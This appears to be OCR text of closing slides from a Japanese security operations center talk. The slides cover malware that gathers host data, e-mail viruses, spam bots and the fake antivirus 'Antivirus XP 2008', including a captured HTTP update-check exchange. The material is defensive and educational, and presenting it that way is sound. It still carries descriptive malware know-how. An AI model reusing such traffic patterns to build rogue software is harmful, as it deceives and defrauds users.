- Collect information (ex. host, serial number for online game)
- Forward the collected information toward specific Web sites

Overlapping Source IPs

Little chance of finding the same source IP address



Why and How Infected


E-mail attachment

In the old days

E-mail attachment virus was prevalent in 2004
Three-way struggle (MyDoom, Bagle, NetSky)

Virus sent e-mails by directly connecting to SMTP server
-> Controlled by FW ACLs
-> Virus connected to local SMTP server for spamming

JSOC Report
Trend of critical incidents in JSOC




In this day and age

Example: Modern age of infection
After infection, virus connected to a Web server and got address lists, and then, sent 6,000 spam e-mails per 60 seconds.

JPCERT/CC Report
http://www.jpcert.or.jp/research/2008/inoculation_200808.pdf

Fake Antivirus Software



Updating Antivirus XP 2008

```
GET /updates/check.html HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322; .NET
    CLR 2.0.50727)
Host: www.antivirusxp-2008.net
Connection: Keep-Alive
```


```
HTTP/1.1 200 OK
Server: nginx/0.6.26
Date: Sun, 17 Aug 2008 16:43:16 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Fri, 07 Mar 2008 18:45:48 GMT
Accept-Ranges: bytes
Content-Length: 87

<pre>
APP_VER=3.5.1.20
DATABASE_VER=3.5.1.20
SIGNATURES=60532
DATE=17/12/07
</pre>
```

Countermeasures

The Weakest Link in the Chain is Where It Breaks

Partial optimization
- Security level depends on individual skills
- Attackers penetrate the weakest link to launch further attacks

Total optimization
Security implementation for all aspects in visualizing structural reform of entire IT landscape



Security	Security	Security
Application	Application	Application
Server	Server	Server
Network	Network	Network

Security

Application	Application	Application
Server		
Network		

Countermeasures

Bibliography

- JSOC Report
  - http://www.lac.co.jp/info/jsoc_report/
- Secure Site Checker Free
  - http://www.lac.co.jp/info/sscf.html
- Aguse
  - http://www.aguse.jp/
- VirusTotal
  - http://www.virustotal.com/jp/

Thank you

**Not because you couldn't notice,
because it's invisible.**

Hiroshi Kawaguchi, CISSP

JSOC Chief Evangelist

Japan Security Operation Center

Little eArth Corporation Co., Ltd.

hiroshi.kawaguchi @ lac.co.jp